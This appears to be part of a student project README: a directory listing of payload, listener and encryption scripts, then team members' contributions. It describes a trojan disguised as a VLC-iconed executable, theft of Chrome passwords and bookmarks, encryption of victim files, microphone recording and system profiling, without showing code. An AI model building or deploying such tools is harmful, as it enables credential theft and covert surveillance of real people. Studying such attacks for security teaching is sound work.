29-10-2022 23:44 <DIR> IICS
26-10-2022 21:03 2,691 listner.py
14-09-2022 19:39 0 main.py
27-10-2022 22:27 257 microphone.py
30-10-2022 22:15 44 mykey.key
26-10-2022 20:09 7 na
26-10-2022 21:59 16 na.txt
28-10-2022 15:33 369 newdec.py
28-10-2022 16:39 568 newenc.py
27-10-2022 21:17 2,694 new_listener.py
14-09-2022 18:03 7 niiniini
26-10-2022 21:59 32 nith.txt
14-09-2022 17:44 7 nithin.mp3
28-10-2022 16:38 100 nithin.txt
14-09-2022 18:07 7 nnnnnnnn
28-10-2022 15:35 33 packages.txt
14-09-2022 15:27 520 payload.py
30-10-2022 22:03 22,447 readme.txt
30-10-2022 22:09 25 sm.txt
27-10-2022 22:21 1,198,124 speech.wav
30-10-2022 22:06 1,015,852 steal.wav
26-10-2022 21:59 160 sulakshana.txt
27-10-2022 21:40 15 test.py
27-10-2022 23:08 <DIR> _pycache_
32 File(s) 2,264,594 bytes
6 Dir(s) 54,376,828,928 bytes free
```

## **Team member's contribution:**

We executed three features in this round which are developed by each team member.

### **Venkat Nithin Atturu:**

Developed the payload and listener programs and embedded the payload into the mp3 file in which the mp3 is embedded to the exe with a VLC icon and developed a program to steal all the information of the victim that is stored in Google Chrome on the victim's computer such as bookmarks and passwords.

### **Nagavarshini Surapaneni:**

Developed the payload and listener programs, and the programs to encrypt and decrypt the files of the victim computer. Tested the developed encryption and decryption programs on the victim's computer by encrypting victim's files and decrypting them.

### **Sulakshana Mucheli:**

Developed the other feature of this round that is accessing the microphone of the victim computer, and storing the recorded audio to the file, and actively participated in the project for the successful implementation.

## **Features developed in this Project for accessing victim's computer information are**

- Extracting saved passwords from Google chrome on victim's computer
- Accessing microphone of the victim's computer
- Encrypting and Decrypting files on victim's computer
- Extracting system level information of victim computer.